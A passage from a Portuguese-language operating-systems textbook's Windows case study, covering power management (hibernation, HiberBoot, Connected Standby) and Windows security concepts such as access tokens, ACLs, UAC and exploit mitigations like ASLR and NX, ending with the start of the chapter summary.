O Windows admite um modo de desligamento especial, chamado **hibernação**, que copia toda a memória física para o disco e então reduz o consumo de energia para o mínimo (os notebooks podem rodar por semanas em um estado hibernado), com pouco dreno da bateria. Como todo o estado da memória é gravado em disco, você pode até mesmo substituir a bateria de um notebook enquanto ele está hibernando. Quando o sistema retorna à atividade após a hibernação, ele restaura o estado salvo na memória (e reinicializa os dispositivos de E/S). Isso faz o computador retornar ao mesmo estado em que se encontrava antes da hibernação, sem ter de novamente fazer a autenticação e iniciar todas as aplicações e serviços que estavam em execução. O Windows otimiza esse processo ignorando as páginas não modificadas, já mantidas em disco, e compactando outras páginas da memória para reduzir a quantidade de largura de banda de E/S necessária. O algoritmo de hibernação se ajusta automaticamente para equilibrar entre E/S e vazão do processador. Se houver mais de um processador disponível, ele utiliza a compactação mais custosa, porém mais eficiente, para reduzir a largura de banda de E/S necessária. Quando a largura de banda de E/S for suficiente, a hibernação pulará totalmente o algoritmo de compactação. Com a geração atual de multiprocessadores, a hibernação e a retomada podem ser realizadas em alguns segundos, até mesmo em sistemas com muitos gigabytes de RAM.

Uma alternativa à hibernação é o **modo de espera**, em que o gerenciador de energia reduz o sistema inteiro para o mais baixo estado de energia possível, usando apenas energia suficiente para a manutenção da RAM dinâmica. Como a memória não precisa ser copiada para o disco, isso é mais rápido do que a hibernação em alguns sistemas.

Apesar da disponibilidade da hibernação e do modo de espera, muitos usuários ainda têm o hábito de desligar seu PC quando terminam de trabalhar. O Windows usa a hibernação para realizar um falso desligamento e partida, chamado *HiberBoot*, que é muito mais rápido do que o desligamento e a partida normais. Quando o

usuário diz ao sistema para desligar, o HiberBoot realiza o logoff do usuário e depois hiberna o sistema no ponto em que ele normalmente seria autenticado de novo. Mais adiante, quando o usuário ligar o sistema outra vez, o HiberBoot retomará o sistema no ponto da autenticação. Para o usuário, parece que o desligamento foi muito, muito rápido, pois a maioria das etapas de inicialização do sistema são contornadas. Naturalmente, às vezes o sistema precisa realizar um desligamento verdadeiro, a fim de resolver um problema ou instalar uma atualização no núcleo. Se o sistema for solicitado a reinicializar em vez de desligar, ele passará por um desligamento verdadeiro e realizará uma inicialização normal.

Em smartphones e tablets, bem como na geração mais nova de notebooks, os dispositivos de computação sempre deverão estar ligados e ainda consumir pouca energia. Para oferecer essa experiência, o Windows Moderno implementa uma versão especial de gerenciamento de energia chamada **CS** (**Connected Standby** — Espera conectada). O uso do recurso de CS é possível em sistemas com hardware de rede especial, capaz de ouvir o tráfego em um pequeno conjunto de conexões usando muito menos energia do que se a CPU estivesse funcionando. Um sistema CS sempre parece estar ligado, saindo da espera conectada assim que a tela for ligada pelo usuário. A espera conectada é diferente do modo de espera normal, pois um sistema CS também sairá da espera quando receber um pacote em uma conexão monitorada. Quando a bateria começar a ficar com carga baixa, um sistema CS entrará no estado de hibernação, para evitar exaurir completamente sua carga e talvez perder dados do usuário.

Alcançar um tempo de vida bom para a bateria exige mais do que simplesmente desligar os processadores com a maior frequência possível. Também é importante manter o processador desligado pelo maior tempo possível. O hardware de rede CS permite que os processadores permaneçam desligados até que os dados tenham chegado, mas outros eventos também podem fazer com que os processadores sejam ligados novamente. No Windows baseado no NT, drivers de dispositivo, serviços do sistema e as próprias aplicações normalmente são executadas por nenhum motivo em particular além de *verificar as coisas*. Essa atividade de *sondagem* em geral é baseada na definição de temporizadores para executar periodicamente um código no sistema ou na aplicação. A sondagem baseada em temporizador pode produzir uma dissonância de eventos ativando o processador. Para evitar isso, o Windows Moderno exige que os temporizadores especifiquem um parâmetro de imprecisão, que permite ao sistema operacional agrupar os eventos de temporizador e reduzir o número de ocasiões separadas que um dos processadores terá de ser reativado. O Windows também formaliza as condições nas quais uma aplicação que não está sendo executada ativamente pode executar o código em segundo plano. Operações como verificar atualizações ou renovar o conteúdo não podem ser realizadas apenas solicitando a execução quando um temporizador expirar. Uma aplicação deverá deixar que o sistema operacional decida quando irá executar tais atividades de segundo plano. Por exemplo, a verificação de atualizações poderia ocorrer somente uma vez por dia ou da próxima vez que o dispositivo estiver carregando sua bateria. Um conjunto de agenciadores (brokers) do sistema oferece uma série de condições que podem ser usadas para limitar quando a atividade de segundo plano será realizada. Se uma tarefa de segundo plano precisar acessar uma rede de baixo custo ou utilizar as credenciais de um usuário, os agenciadores não executarão a tarefa até que as condições de pré-requisito estejam presentes.

Muitas aplicações atuais são implementadas com código local e serviços na nuvem. O Windows oferece o WNS (*Window Notification Service* — Serviço de notificação do Windows), para permitir que serviços de terceiros levem notificações a um dispositivo Windows no sistema CS sem exigir que o hardware de rede CS escute especificamente os pacotes dos servidores de terceiros. Notificações WNS podem sinalizar eventos de tempo crítico, como a chegada de uma mensagem de texto ou uma chamada VoIP. Quando um pacote WNS chega, o processador precisa ser ligado para processá-lo, mas a capacidade do hardware de rede CS de diferenciar entre o tráfego de diferentes conexões significa que o processador não precisa ser despertado para cada pacote aleatório que chega na interface de rede.

11.10 Segurança no Windows 8

Originalmente, o NT foi projetado para cumprir as determinações de segurança C2 do Departamento de Defesa dos Estados Unidos (DoD 5200.28-STD) — o Livro Laranja (Orange Book), que os sistemas DoD seguros devem seguir. Esse padrão exige que os sistemas operacionais tenham certas propriedades para serem classificados como seguros o suficiente para certos tipos de atividades militares. Embora o Windows não tenha sido especificamente projetado para o cumprimento das determinações C2, ele herda várias das propriedades de segurança do projeto de segurança original do NT. Entre elas, estão:

1. Acesso seguro com medidas contra imitações (spoofing).
2. Controles de acesso discricionário.
3. Controles de acesso privilegiado.
4. Proteção do espaço de endereçamento por processo.
5. Novas páginas devem ser zeradas antes de serem mapeadas.
6. Auditoria de segurança.

Revisemos esses itens resumidamente.

Acesso seguro ao sistema significa que o administrador do sistema pode exigir que todos os usuários tenham uma senha para se conectarem. Imitações (spoofing) ocorrem quando um usuário mal-intencionado escreve um programa que mostra a janela ou a tela-padrão de acesso ao sistema e então se afasta do computador na esperança de que algum usuário ingênuo se sente e entre com seu nome e sua senha. O nome e a senha são, então, escritos no disco e ao usuário é dito que o acesso falhou. O Windows impede esse tipo de ataque instruindo os usuários a pressionar as teclas CTRL-ALT-DEL para se conectarem. Essa sequência de teclas é sempre capturada pelo driver do teclado, que, por sua vez, invoca um programa do sistema que mostra a verdadeira tela de acesso. Esse procedimento funciona porque não há como o processo do usuário desabilitar o processamento de CTRL-ALT-DEL no driver do teclado. Mas o NT desabilita o uso da sequência de atenção segura CTRL--ALT-DEL em alguns casos, particularmente para consumidores e em sistemas que ativaram a acessibilidade para deficientes, em smartphones, tablets e no Xbox, onde é raro existir um teclado físico.

Os controles de acesso discricionários permitem ao dono de um arquivo ou de outro objeto dizer quem pode usá-lo e de que modo. Os controles de acessos privilegiados permitem que o administrador do sistema (superusuário) ignore os controles de acesso discricionários quando necessário. A proteção do espaço de endereçamento significa, simplesmente, que cada processo tem seu próprio espaço de endereçamento virtual e que não pode sofrer acessos por qualquer processo que não esteja autorizado a isso. O próximo item significa que, quando o heap do processo cresce, as páginas mapeadas nela são, antes, zeradas; desse modo, os processos não podem encontrar nenhuma informação antiga colocada lá pelo proprietário anterior daquela página (daí o propósito das listas de páginas zeradas, da Figura 11.34, que fornecem as páginas zeradas justamente por isso). Por fim, a auditoria de segurança permite ao administrador produzir um registro (log) de certos eventos relacionados com a segurança.

Embora o Livro Laranja não especifique o que deve acontecer quando alguém rouba um notebook, não é incomum que se tenha um roubo por semana nas grandes empresas. Em consequência, o Windows oferece ferramentas que podem ser utilizadas por um usuário consciente para minimizar os danos quando um notebook é roubado ou perdido (por exemplo, autenticação segura, arquivos criptografados etc.). É claro que os usuários conscientes são aqueles que não perdem o notebook — são os outros que causam problemas.

Na próxima seção, descreveremos os conceitos básicos por trás da segurança do Windows. Depois estudaremos as chamadas do sistema relacionadas com a segurança. Por fim, concluiremos vendo como a segurança é implementada.

11.10.1 Conceitos fundamentais

Todo usuário (e grupo de usuários) do Windows é identificado por um **SID** (**Security ID** — identificador de segurança). Os SIDs são números binários com um pequeno cabeçalho seguido por um componente longo e aleatório. A intenção é que cada SID seja único em todo o mundo. Quando um usuário dá partida em um processo, o processo e seus threads executam sob o SID do usuário. A maior parte do sistema de segurança destina-se a assegurar que cada objeto possa ser acessado somente pelos threads com SIDs autorizados.

Cada processo tem um **token de acesso** que especifica um SID e outras propriedades. Esse token é em geral atribuído no momento de acesso ao sistema, pelo *winlogon*, conforme descrito a seguir. (O formato do token é mostrado na Figura 11.45.) Os processos devem chamar GetTokenInformation para obter essa informação. O cabeçalho contém algumas informações administrativas. O campo de validade pode indicar quando o token deixa de ser válido, mas atualmente ele não está sendo utilizado. O campo *Grupos* especifica os grupos aos quais o processo pertence; isso é necessário para o subsistema POSIX. O **DACL** (**Discretionary ACL** — lista de controle de acesso discricionário) é a lista de controle de acesso atribuída aos objetos criados pelo processo se nenhuma outra ACL foi especificada. O SID do usuário indica quem possui o processo. Os SIDs restritos são para permitir que processos não confiáveis participem de trabalhos junto com os processos confiáveis, mas com menos poder de causar danos.

Por fim, os privilégios relacionados, se houver, dão ao processo poderes especiais, como o direito de desligar a máquina ou de acessar arquivos para os quais o acesso seria negado a outros processos. Com isso, os

FIGURA 11.45 Estrutura de um token de acesso.

Cabeçalho	Validade	Grupos	CACL padrão	SID do usuário	SID do grupo	SIDs restritos	Privilégios	Nível de personificação	Nível de integridade

privilégios dividem o poder do superusuário em vários direitos que podem ser atribuídos individualmente aos processos. Assim, um usuário pode ter algum poder de superusuário, mas não todo o poder. Resumindo, o token de acesso indica quem possui o processo e quais defaults e poderes são associados a ele.

Quando um usuário se conecta ao sistema, o *winlogon* fornece um token ao processo inicial. Os processos subsequentes normalmente herdam esse token e prosseguem. O token de acesso de um processo se aplica, de início, a todos os threads do processo. Contudo, um thread pode obter outro token durante a execução — nesse caso, o token de acesso do thread sobrepõe o token de acesso do processo. Particularmente, um thread cliente pode passar seu token de acesso a um thread servidor, para que o servidor possa ter acesso aos arquivos protegidos e a outros objetos do cliente. Esse mecanismo é chamado de **personificação** e é implementado pelas camadas de transporte (ou seja, ALPC, pipes nomeados e TCP/IP). Ele é utilizado pela RPC para comunicação entre clientes e servidores. Os transportes utilizam interfaces internas no componente monitor de referências de segurança do núcleo para extrair o contexto de segurança para o token de acesso do thread corrente e enviam para o lado servidor, onde é utilizado na construção de um token que pode ser utilizado pelo servidor para personificar o cliente.

Outro conceito básico é o **descritor de segurança**. Todo objeto tem um descritor de segurança associado, que indica quem pode realizar quais operações dele. Os descritores de segurança são especificados quando os objetos são criados. O sistema de arquivos NTFS e o registro mantêm uma forma persistente de descritor de segurança utilizado para criar o descritor de segurança para os objetos Arquivo e Chave (objetos do gerenciador de objetos que representam instâncias abertas de arquivos e chaves).

Um descritor de segurança é formado por um cabeçalho, seguido por uma DACL com um ou mais **ACEs** (**Access Control Elements** — elementos de controle de acesso). Os dois principais tipos de elementos são Permissão e Negação. Um elemento de permissão especifica um SID e um mapa de bits que determina quais operações os processos com aquele SID podem realizar com o objeto. Um elemento de negação funciona do mesmo modo, só que, nesse caso, quem chama não pode realizar a operação. Por exemplo, Ana tem um arquivo cujo descritor de segurança especifica que todos têm acesso à leitura e que Elvis não tem acesso. Catarina tem acesso para leitura e escrita e a própria Ana tem acesso total. Esse exemplo simples está ilustrado na Figura 11.46. O SID Todos refere-se ao conjunto de todos os usuários, mas ele é sobreposto por quaisquer ACEs explícitos que vierem em seguida.

Além da DACL, um descritor de segurança também tem uma **SACL** (**System ACL** — lista de controle de acesso ao sistema), parecida com uma DACL, só que especifica quais operações sobre o objeto são gravadas no registro (log) de eventos de segurança, e não quem pode usar o objeto. Na Figura 11.46, toda operação que Marília fizer sobre o arquivo será registrada. O SACL também contém um **nível de integridade**, que descreveremos a seguir.

11.10.2 Chamadas API de segurança

A maioria dos mecanismos de controle de acesso do Windows é baseada em descritores de segurança. O padrão usual é que, quando um processo cria um objeto, ele fornece um descritor de segurança como um dos parâmetros para CreateProcess, CreateFile ou para outra chamada de criação de um objeto. Esse descritor de segurança torna-se, então, o descritor de segurança associado ao objeto, como vemos na Figura 11.46. Se nenhum descritor de segurança for fornecido na chamada de criação do objeto, será usada a configuração-padrão de segurança do token de acesso de quem fez a chamada (veja a Figura 11.45).

Muitas das chamadas de segurança da API Win32 relacionam-se com o gerenciamento dos descritores de segurança; portanto, iremos nos concentrar nessas chamadas. As chamadas mais importantes são apresentadas na Figura 11.47. Para criar um descritor de segurança, primeiro deve ser alocada sua memória e então inicializá-la usando InitializeSecurityDescriptor. Essa chamada preenche o cabeçalho. Se o SID do dono não for conhecido, ele poderá ser pesquisado por nome usando LookupAccountSid. Ele pode então ser inserido no descritor de segurança. O mesmo vale para o SID do grupo, se houver. Em geral, esses SIDs serão o próprio SID de quem fez a chamada e um dos grupos deste,

FIGURA 11.46 Um exemplo de descritor de segurança para um arquivo.





FIGURA 11.47 As principais funções da API Win32 relacionadas com a segurança.

Função da API Win32	Descrição
InitializeSecurityDescriptor	Prepara um novo descritor de segurança para ser usado
LookupAccountSid	Busca o SID para um dado nome de usuário
SetSecurityDescriptorOwner	Entra com o SID do dono no descritor de segurança
SetSecurityDescriptorGroup	Entra com o SID do grupo no descritor de segurança
InitializeAcl	Inicializa uma DACL ou uma SACL
AddAccessAllowedAce	Adiciona um novo ACE a uma DACL ou SACL permitindo o acesso
AddAccessDeniedAce	Adiciona um novo ACE a uma DACL ou SACL negando o acesso
DeleteAce	Remove um ACE de uma DACL ou SACL
SetSecurityDescriptorDacl	Anexa uma DACL a um descritor de segurança

mas o administrador do sistema pode preencher qualquer SID.

Nesse ponto, a DACL (ou SACL) do descritor de segurança pode ser inicializada com InitializeAcl. As entradas da ACL podem ser adicionadas por meio de AddAccessAllowedAce e AddAccessDeniedAce. Essas chamadas podem ser repetidas várias vezes para adicionar tantos ACEs quantos forem necessários. DeleteAce pode ser usada para remover um elemento, isto é, ao modificar uma ACL existente em vez de construir uma nova ACL. Quando a ACL estiver pronta, a SetSecurityDescriptorDacl poderá ser usada para juntá-la ao descritor de segurança. Por fim, quando o objeto é criado, o descritor de segurança que acabou de ser criado pode ser passado como um parâmetro para que faça parte do objeto.

11.10.3 Implementação da segurança

A segurança em um sistema Windows isolado é implementada por vários componentes, a maioria dos quais já vimos (a rede é uma outra história totalmente diferente e está além do escopo deste livro). O acesso ao sistema é tratado pelo *winlogon* e a autenticação, pelos *lsass*. O resultado de um acesso bem-sucedido é um novo shell GUI (*explorer.exe*) com seu token de acesso associado. Esse processo usa as colmeias SECURITY e SAM do registro. A primeira ajusta a política geral de segurança e a última contém a informação de segurança para usuários individuais, conforme discutido na Seção 11.2.3.

Uma vez que um usuário tenha se conectado ao sistema, ocorrem as operações de segurança na abertura

de um objeto a fim de que ele possa ser acessado. Toda chamada OpenXXX requer o nome do objeto que está sendo aberto e o conjunto de direitos necessários. Durante o processamento da abertura do objeto, o monitor de segurança (veja a Figura 11.11) verifica se quem chamou tem todos os direitos exigidos. Ele faz essa verificação examinando o token de acesso de quem chamou e a DACL associada ao objeto. Ele percorre, na ordem, a lista de ACEs na ACL. Logo que encontra uma entrada com o SID igual ao SID do chamador ou de um dos seus grupos, o acesso encontrado lá é adotado como definitivo. Se todos os direitos necessários ao chamador estiverem disponíveis, a abertura será bem-sucedida; caso contrário, ela falhará.

As DACLs podem ter entradas de Negação ou de Permissão, como já vimos. Por isso, é comum colocar as entradas de negação de acesso à frente das entradas de permissão de acesso na ACL, para que um usuário com um acesso especificamente negado não entre pela porta dos fundos por ser um membro de um grupo que tenha acesso legítimo.

Depois que um objeto foi aberto, ele é retornado um descritor para o chamador. Nas chamadas subsequentes, a única verificação realizada é se a operação que está sendo tentada estava no conjunto de operações requisitadas no momento da abertura. Isso visa a impedir que o processo que chamou abra um arquivo para leitura e, depois, tente escrever nele. Além disso, as chamadas nos descritores podem resultar em entradas no registro de auditoria, conforme solicitado pela SACL.

O Windows incluiu outro recurso de segurança para lidar com problemas comuns de segurança do sistema utilizando ACLs. Existem novos **SIDs de nível de integridade** no token do processo, e os objetos especificam um ACE de nível de integridade na SACL. O nível de integridade inibe operações de escrita no objeto, independentemente do ACE que esteja na DACL. Em particular, o esquema de nível de integridade é utilizado para a proteção contra um processo do Internet Explorer que tenha sido comprometido por um invasor (talvez pelo usuário desavisado baixando código de um site desconhecido na web). O **IE com direitos baixos**, como é chamado, funciona com um nível de integridade definido como *baixo*. Por padrão, todos os arquivos e chaves do registro no sistema possuem nível de integridade *médio,* e o IE funcionando com nível de integridade baixo não pode modificá-los.

Diversos outros recursos de segurança foram adicionados ao Windows nos últimos anos. A partir do Service Pack 2 do Windows XP, a maior parte do sistema foi compilada com um flag (/GS) que fazia a validação contra vários tipos de transbordamentos de buffer da pilha. Além disso, um recurso da arquitetura AMD64, denominado NX, foi utilizado para limitar a execução de código nas pilhas. O bit NX no processador está disponível mesmo quando em execução no modo x86. NX significa *no execute* (não execute) e permite que páginas sejam marcadas de modo que nenhum código possa ser executado a partir delas. Assim sendo, se um atacante utiliza uma vulnerabilidade de transbordamento de buffer para inserir código em um processo, não é tão fácil saltar para o código e começar a executá-lo.

O Windows Vista introduziu ainda mais recursos de segurança para dificultar o trabalho dos atacantes. O código carregado no modo núcleo é verificado (por padrão nos sistemas x64) e carregado somente se devidamente assinado por uma autoridade conhecida e confiável. Os endereços nos quais DLLs e EXEs são carregados, bem como as alocações das pilhas, são razoavelmente misturados em cada sistema para tornar menos provável que um atacante consiga usar com sucesso o transbordamento de buffer para acessar um endereço conhecido e começar a executar sequências de código que possam levar a um aumento de privilégio. Uma fração bem menor dos sistemas estará apta a ser atacada por confiar em binários armazenados em endereços-padrão. É muito mais provável que os sistemas simplesmente travem, convertendo um ataque potencial de elevação de privilégios em outro menos perigoso, de recusa de serviço.

Outra modificação foi a inclusão do que a Microsoft chama de **UAC** (**User Account Control** — controle de conta do usuário), para tratar o problema crônico no Windows em que muitos usuários se conectam como administradores. O projeto do Windows não faz essa exigência, mas a negligência ao longo de várias versões tornou quase que impossível a utilização bem-sucedida do Windows sem perfil de administrador. Entretanto, ser administrador o tempo todo é algo perigoso, não só porque os erros do usuário podem danificar o sistema, mas também porque, se o usuário for enganado ou atacado e executar código que esteja tentando comprometer o sistema, o código terá acesso administrativo e pode acomodar-se bem fundo no sistema.

Com o UAC, se ocorre uma tentativa de execução de uma operação que demanda acesso de administrador, o sistema sobrepõe um desktop especial e assume o controle para que somente entradas do usuário possam autorizar o acesso (semelhante à forma como CTRL-ALT-DEL funciona para a segurança C2). É claro que, sem se tornar um administrador, um atacante também conseguiria destruir dados importantes para o usuário, ou seja, os arquivos particulares. Entretanto, o UAC

realmente ajuda a impedir certos tipos de ataque, e é sempre mais fácil recuperar um sistema comprometido se o atacante não conseguiu modificar os dados ou arquivos de sistema.

O último recurso de segurança no Windows já foi mencionado por nós. Existe suporte para a criação de *processos protegidos*, que criam uma barreira de segurança. Em geral, o usuário (representado por um objeto de token) define os limites de privilégios no sistema. Quando um processo é criado, o usuário tem acesso para processar qualquer quantidade de recursos do núcleo para a criação de processos, depuração, nomes de caminhos, injeção de threads etc. Os processos protegidos são do acesso do usuário. A utilização original desse recurso no Windows foi permitir que o software de gerenciamento de direitos digitais proteja melhor o conteúdo. No Windows 8.1, os processos protegidos foram expandidos para propósitos mais amigáveis, como proteger o sistema contra ataques em vez de proteger o conteúdo contra ataques do proprietário do sistema.

Os esforços da Microsoft para aumentar a segurança do Windows foram acelerados nos últimos anos à medida que cada vez mais ataques foram disparados ao redor do mundo — alguns muito bem-sucedidos, deixando países inteiros e grandes empresas off-line e gerando custos de bilhões de dólares. A maior parte dos ataques explora pequenos erros de código que levam ao transbordamento de buffer ou o uso da memória depois que ela é liberada, permitindo que o atacante insira códigos sobrescrevendo endereços de retorno, ponteiros de exceção, ponteiros de função virtual e outros dados que controlam a execução dos programas. Muitos desses problemas poderiam ser evitados se linguagens seguras fossem utilizadas no lugar de C e C++. E mesmo com essas linguagens pouco seguras, muitas vulnerabilidades poderiam ser evitadas se os estudantes fossem mais bem treinados na compreensão das armadilhas da validação de parâmetros e dados. Afinal, muitos dos engenheiros de software que hoje escrevem código na Microsoft foram estudantes há alguns anos, assim como muitos de vocês que estão lendo este estudo de caso. Existem muitos livros disponíveis que falam sobre os pequenos erros de código que podem ser explorados em linguagens baseadas em ponteiros e como evitá-los (por exemplo, HOWARD e LEBLANK, 2009).

11.10.4 Atenuações de segurança

Seria ótimo para os usuários se o software de computador não tivesse defeitos, principalmente defeitos que podem ser explorados por hackers para tomar o controle de seu computador e roubar suas informações, ou que usam seu computador para fins ilegais, como os ataques distribuídos de recusa de serviço, comprometendo outros computadores, e distribuição de spam ou outro tipo de material não solicitado. Infelizmente, isso *ainda* não é viável na prática, e os computadores continuam a ter vulnerabilidades de segurança. Os desenvolvedores de sistemas operacionais têm realizado esforços incríveis para minimizar o número de defeitos, com sucesso suficiente para que os invasores aumentem seu foco nos softwares aplicativos, ou plugins do navegador, como Adobe Flash, em vez do próprio sistema operacional.

Os sistemas de computação ainda podem se tornar mais seguros por meio de técnicas de **atenuação** que torne mais difícil explorar vulnerabilidades, quando forem encontradas. O Windows tem continuamente acrescentado melhorias em suas técnicas de atenuação nos dez anos que levaram ao Windows 8.1.

As atenuações listadas frustram diferentes etapas exigidas para a exploração generalizada e bem-sucedida dos sistemas Windows. Algumas oferecem **defesa em profundidade** contra ataques que são capazes de contornar outras atenuações. /GS protege contra ataques de transbordamento de pilha que poderiam permitir que os atacantes modifiquem endereços de retorno, ponteiros de função e tratadores de exceção. O reforço de exceção acrescenta verificações adicionais para que as cadeias de endereços do tratador de exceção não sejam sobrescritas. A proteção NX (não execute) requer que atacantes bem-sucedidos apontem o contador de programa não apenas para um payload de dados, mas para o código que o sistema marcou como executável. Em geral, os atacantes tentam contornar proteções NX usando técnicas de **programação orientada a retorno** ou **retorno a libC**, que apontam o contador de programa para fragmentos de código que lhes permitem montar um ataque. **ASLR** (**Address Space Layout Randomization** — Randomização do esquema do espaço de endereços) engana tais ataques, tornando mais difícil que um atacante saiba de antemão onde o código, pilhas e outras estruturas de dados são carregadas no espaço de endereços. O trabalho recente mostra como programas em execução podem se randomizar continuamente a cada poucos segundos, tornando os ataques ainda mais difíceis (GIUFFRIDA et al., 2012).

O reforço da memória heap é uma série de atenuações adicionadas à implementação da heap pelo Windows, tornando mais difícil a exploração de vulnerabilidades como a escrita além dos limites de uma alocação de heap, ou alguns casos de continuação do uso de um bloco da heap após sua liberação. VTGuard

FIGURA 11.48 Algumas das principais atenuações de segurança no Windows.

Atenuação	Descrição
Flag /GS do compilador	Acrescenta canário aos quadros da pilha para proteger destinos de desvio do código
Reforço de exceção	Restringe qual código pode ser invocado como tratadores de exceção
Proteção NX MMU	Marca o código como não executável para impedir payloads de ataque
ASLR	Torna aleatório o espaço de endereços para dificultar os ataques de programação orientada a retorno
Reforço da heap	Verifica erros comuns de uso da heap
VTGuard	Inclui verificações para validar tabelas de função virtual
Integridade de código	Verifica se bibliotecas e drivers estão devidamente assinados com criptografia
Patchguard	Detecta tentativas para modificar dados do núcleo, por exemplo, rootkits
Windows Update	Oferece correções de segurança regulares para remover vulnerabilidades
Windows Defender	Capacidade antivírus básica embutida

acrescenta verificações adicionais no código particularmente sensível, impedindo a exploração de vulnerabilidades de uso após liberação relacionadas a tabelas de função virtual em C++.

Integridade de código é a proteção no nível do núcleo contra a carga de código executável arbitrário nos processos. Ela verifica se programas e bibliotecas foram assinados criptograficamente por um publicador confiável. Essas verificações trabalham em conjunto com o gerenciador de memória para verificar o código a cada página sempre que as páginas individuais são recuperadas do disco. **Patchguard** é uma atenuação no nível do núcleo que tenta detectar rootkits, projetados para evitar que uma exploração bem-sucedida seja detectada.

Windows Update é um serviço automatizado que oferece reparos para vulnerabilidades de segurança, reparando programas e bibliotecas afetadas dentro do Windows. Muitas das vulnerabilidades reparadas foram relatadas por pesquisadores de segurança, e suas contribuições são reconhecidas nas notas anexadas a cada reparo. Ironicamente, as próprias atualizações de segurança impõem um risco significativo. Quase todas as vulnerabilidades usadas pelos atacantes são exploradas apenas depois que um reparo é publicado pela Microsoft. Isso porque a engenharia reversa dos próprios reparos é a principal forma como os hackers descobrem vulnerabilidades nos sistemas. Assim, os sistemas que não tiverem aplicado todas as atualizações conhecidas de imediato estão suscetíveis a ataques. A comunidade de pesquisa em segurança normalmente insiste para que as empresas reparem todas as vulnerabilidades encontradas dentro de um período de tempo razoável. A frequência de reparos mensal, usada pela Microsoft, é um meio-termo entre manter a comunidade satisfeita e a frequência com que os usuários devem lidar com os reparos para manter seus sistemas seguros.

A exceção a isso são as chamadas vulnerabilidades do **dia zero**. Estes são defeitos exploráveis cuja existência não é conhecida antes que seu uso seja detectado. Felizmente, as vulnerabilidades do dia zero são consideradas raras, e dias zero confiavelmente exploráveis são ainda mais raros, graças à eficácia das medidas de atenuação descritas aqui. Existe um mercado negro nesse tipo de vulnerabilidade. Acredita-se que as atenuações nas versões mais recentes do Windows estejam fazendo com que o preço de mercado de uma vulnerabilidade do dia zero útil suba de forma muito brusca.

Por fim, o software antivírus tornou-se uma ferramenta tão crítica para o combate ao malware que o Windows inclui uma versão básica dentro do sistema operacional, chamada **Windows Defender**. O software antivírus conecta-se às operações do núcleo para detectar o malware dentro dos arquivos, além de reconhecer padrões de comportamento que são usados por instâncias específicas (ou categorias gerais) de malware. Esses comportamentos incluem as técnicas usadas para sobreviver a reinicializações, modificar o registro para alterar o comportamento do sistema e disparar processos e serviços em particular, necessários para implementar um ataque. Ainda que o Windows Defender ofereça uma proteção razoavelmente boa contra o malware mais comum, muitos usuários preferem comprar um software antivírus de terceiros.

Muitas dessas atenuações estão sob o controle de flags do compilador e ligador. Se as aplicações, os drivers de dispositivo do núcleo ou bibliotecas de plugin lerem

dados para a memória executável ou incluírem código sem que /GS e ASLR estejam habilitados, as atenuações não estarão presentes e quaisquer vulnerabilidades nos programas serão muito mais fáceis de serem exploradas. Felizmente, nos últimos anos, os riscos de não habilitar as atenuações estão sendo bastante compreendidos pelos desenvolvedores de software, e as atenuações geralmente são habilitadas.

As duas últimas atenuações na lista estão sob o controle do usuário ou do administrador de cada sistema de computação. Permitir que o Windows Update realize a instalação de correções ou garantir que o software antivírus atualizado seja instalado nos sistemas são as melhores técnicas para impedir a exploração dos sistemas. As versões do Windows usadas por clientes corporativos incluem recursos que facilitam aos administradores garantir que os sistemas conectados às suas redes estejam totalmente atualizados e corretamente configurados com software antivírus.

11.11 Resumo

No Windows, o modo núcleo está estruturado na HAL, nas camadas executiva e de núcleo do NTOS e um grande número de drivers de dispositivos que implementam tudo, desde serviços de dispositivos e sistemas de arquivos a redes e gráficos. A HAL esconde de outros componentes certas diferenças de hardware. A camada do núcleo gerencia as CPUs de modo que elas suportem multithreading e sincronização, e a camada executiva implementa a maioria dos serviços do modo núcleo.

O executivo baseia-se em objetos do modo núcleo que representam as principais estruturas de dados, incluindo processos, threads, seções da memória, drivers, dispositivos e sincronização de objetos, entre outros. Os processos do usuário criam objetos por meio de chamadas de serviços do sistema e devolvem referências de descritores que podem ser utilizados nas chamadas de sistema subsequentes aos componentes do executivo. O sistema operacional também cria objetos internamente. O gerenciador de objetos mantém um espaço de nomes no qual objetos podem ser inseridos para buscas futuras.

Os objetos mais importantes no Windows são processos, threads e seções. Os processos possuem espaços de endereçamento virtual e são contêineres para os recursos. Os threads são a unidade de execução e são escalonados pela camada do núcleo utilizando um algoritmo de prioridade no qual o thread pronto de mais alta prioridade sempre é executado, realizando a preempção dos threads de prioridade mais baixa conforme necessário. As seções representam objetos na memória, como arquivos, que podem ser mapeados nos espaços de endereçamento dos processos. Imagens de programas EXE e DLL são representadas como seções, bem como a memória compartilhada.

O Windows suporta memória virtual paginada sob demanda. O algoritmo de paginação está baseado no conceito de conjunto de trabalho. Para otimizar o uso de memória, o sistema mantém diversos tipos de listas de páginas. Essas diferentes listas de páginas são alimentadas por meio da redução dos conjuntos de trabalho utilizando-se fórmulas complexas que tentam reutilizar páginas físicas que não são referenciadas há muito tempo. O gerenciador de cache administra os endereços virtuais no núcleo, que podem ser utilizados para mapear arquivos para a memória, melhorando drasticamente o desempenho da E/S para muitas aplicações, já que as operações de leitura podem ser atendidas sem acessos ao disco.

